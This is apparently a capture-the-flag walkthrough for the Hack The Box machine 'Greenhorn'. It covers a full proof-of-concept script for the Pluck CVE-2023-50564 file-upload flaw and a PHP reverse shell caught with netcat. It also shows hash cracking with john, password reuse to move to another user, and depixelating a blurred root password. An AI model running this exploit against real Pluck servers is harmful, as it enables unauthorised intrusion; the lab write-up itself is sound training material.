Greenhorn HTB

Easy

Start with an nmap scan

```
$ nmap -A 10.10.11.25 > nmap
```

In the nmap scan, we see that ports 22, 80, and 3000 are open.


```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
|_  256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://greenhorn.htb/
3000/tcp open  ppp?
```

Seeing that the hostname is greenhorn.htb, we can add it to /etc/hosts and visit port 80.


```
$ echo 10.10.11.25 greenhorn.htb | sudo tee -a /etc/hosts
```

$ firefox 10.10.11.25

Upon visiting port 80, we see this page.



We can already see that its using pluck. Examining the source code, we find the exact version.




It’s running Pluck 4.7.18. Searching for cves, we find CVE-2023-50564. This allows us to arbitrarily upload a file to the server via a zip folder. By placing a php reverse shell inside the zip, the remote server will trigger the file, giving us a reverse shell as www-data. But first, it looks like this exploit requires a few things. Let's take a look at the code.


```
#Replace <hostname>
import requests
from requests_toolbelt.multipart.encoder import MultipartEncoder

login_url = "http://<hostname>/login.php"
upload_url = "http://<hostname>/admin.php?action=installmodule"
headers = {"Referer": login_url,}
login_payload = {"cont1": "<password>","<username>":
"","submit": "Log in"}

file_path = input("ZIP file path: ")

multipart_data = MultipartEncoder(
    fields={
        "sendfile": ("payload.zip", open(file_path, "rb"),
"application/zip"),
        "submit": "Upload"
    }
)

session = requests.Session()
login_response = session.post(login_url, headers=headers,
data=login_payload)


if login_response.status_code == 200:
    print("Login account")


    upload_headers = {
        "Referer": upload_url,
        "Content-Type": multipart_data.content_type
```

```
    }
    upload_response = session.post(upload_url,
headers=upload_headers, data=multipart_data)


    if upload_response.status_code == 200:
        print("ZIP file download.")
    else:
        print("ZIP file download error. Response code:",
upload_response.status_code)
else:
    print("Login problem. response code:",
login_response.status_code)


rce_url="http://<url>/data/modules/payload/shell.php"

rce=requests.get(rce_url)

print(rce.text)
```


It looks like this script requires a password. However, we haven't found any potential passwords just yet. And googling for default credentials doesn't turn up anything that we can use. However, remember back to the nmap scan. There was a port open on port 3000, running gitea. Maybe something useful could be discovered there.

Visiting the web server on port 3000, we indeed find Gitea.





Looking inside of /data/settings/pass.php, we find an encrypted string.



According to some of the other scripts in the documentation, this is likely a SHA512 hash. Copy this string into a text file and run it through john.

```
$ john hash --wordlist=../wordlists/passx/rockyou.txt --format=Raw-SHA512
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA512 [SHA512 128/128 AVX 2x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iloveyou1        (?)
```

```
1g 0:00:00:00 DONE (2024-10-06 20:12) 3.703g/s 7585p/s 7585c/s
7585C/s 123456..lovers1
Use the "--show" option to display all of the cracked passwords
reliably
Session completed.
```

John easily cracks the hash, revealing the password. Now, add the password to the poc script, along with a few additional changes.

```
import requests
from requests_toolbelt.multipart.encoder import MultipartEncoder

login_url = "http://greenhorn.htb/login.php"
upload_url = "http://greenhorn.htb/admin.php?action=installmodule"
headers = {"Referer": login_url,}
login_payload = {"cont1": "iloveyou1","junior": "","submit": "Log
in"}

file_path = input("ZIP file path: ")

multipart_data = MultipartEncoder(
    fields={
        "sendfile": ("payload.zip", open(file_path, "rb"),
"application/zip"),
        "submit": "Upload"
    }
)

session = requests.Session()
```

```
login_response = session.post(login_url, headers=headers,
data=login_payload)


if login_response.status_code == 200:
    print("Login account")


    upload_headers = {
        "Referer": upload_url,
        "Content-Type": multipart_data.content_type
    }
    upload_response = session.post(upload_url,
headers=upload_headers, data=multipart_data)


    if upload_response.status_code == 200:
        print("ZIP file download.")
    else:
        print("ZIP file download error. Response code:",
upload_response.status_code)
else:
    print("Login problem. response code:",
login_response.status_code)


rce_url="http://greenhorn.htb/data/modules/payload/shell.php"

rce=requests.get(rce_url)

print(rce.text)
```

Place your PHP reverse shell script into a ZIP archive, then launch the proof of concept.

```
$ zip -r shell.zip shell.php
  adding: shell.php (deflated 72%)

$ ls
hash  nmap  pass.php  poc.py  shell.php  shell.zip
```

The poc will ask for the path to the zip file.

```
$ python3 poc.py
ZIP file path: shell.zip
Login account
ZIP file download.
```

Once provided, the exploit will launch, so be sure to have a netcat listener up on your specified port.

```
$ nc -lvnp 4447
listening on [any] 4447 ...
connect to [10.10.16.39] from (UNKNOWN) [10.10.11.25] 40736
SOCKET: Shell has connected! PID: 29839
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We can upgrade to a better shell with

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@greenhorn:~/html/pluck/data/modules/payload$
```

Navigating to /home/junior, we see the user.txt file and another file named 'Using OpenVAS.pdf'.

We cant seem to do much with it from this www-data shell though, and neither can we read the user flag. Let's see if that password we recovered earlier can grant us any additional access.

```
www-data@greenhorn:~/html/pluck/data/modules/payload$ su
junior
su junior
Password: iloveyou1

junior@greenhorn:/var/www/html/pluck/data/modules/payload$
cd /home/junior
cd /home/junior
junior@greenhorn:~$ ls
ls
 user.txt  'Using OpenVAS.pdf'
junior@greenhorn:~$ cat user.txt
cat user.txt
```

And just like that, we have lateral movement from www-data and can grab the user flag.

Now for root. This process is very simple, of you know the right tools. We see in the users home directory a file called 'Using OpenVAS.pdf'.

We could not do anything with this file as www-data. But now that we are junior, we have full permissions over it. First, setup a python server inside the /home/junior directory.


```
junior@greenhorn:~$ python3 -m http.server 4441
python3 -m http.server 4441
Serving HTTP on 0.0.0.0 port 4441 (http://0.0.0.0:4441/) ...
```

Then, grab it with wget.

```
$ wget 10.10.11.25:4441/'Using%20OpenVAS.pdf'
--2024-07-23 21:58:51--
http://10.10.11.25:4441/Using%20OpenVAS.pdf
Connecting to 10.10.11.25:4441... connected.
HTTP request sent, awaiting response... 200 OK
Length: 61367 (60K) [application/pdf]
Saving to: ‘Using OpenVAS.pdf’

Using OpenVAS.pdf        100%
[===================================>]  59.93K
142KB/s    in 0.4s

2024-07-23 21:58:52 (142 KB/s) - ‘Using OpenVAS.pdf’ saved
[61367/61367]
```

Let’s rename it ‘x.pdf’ so it’s easier to work with.

Opening the pdf, we find a blurry password.



We can use Depix to depixalate the image, and make the password clear. First, download the Depix git repository from github.

```
$ git clone https://github.com/spipm/Depix
Cloning into 'Depix'…

$ cd Depix

$ ls
```

```
depixlib  depix_static.py  images   README.md
tool_show_boxes.py
depix.py  docs           LICENSE  tool_gen_pixelated.py
```

We can install poppler-utils to make the document into a ppm file.

```
$ sudo apt install poppler-utils

$ pdfimages ./x.pdf greenhornx

$ python3 depix.py -p ../greenhornx-000.ppm -s
images/searchimages/debruinseq_notepad_Windows10_closeAndSp
aced.png -o x.png
```

The password is revealed when we open the newly created png file. We can now ssh in as root and obtain the root flag. Congratulations!!!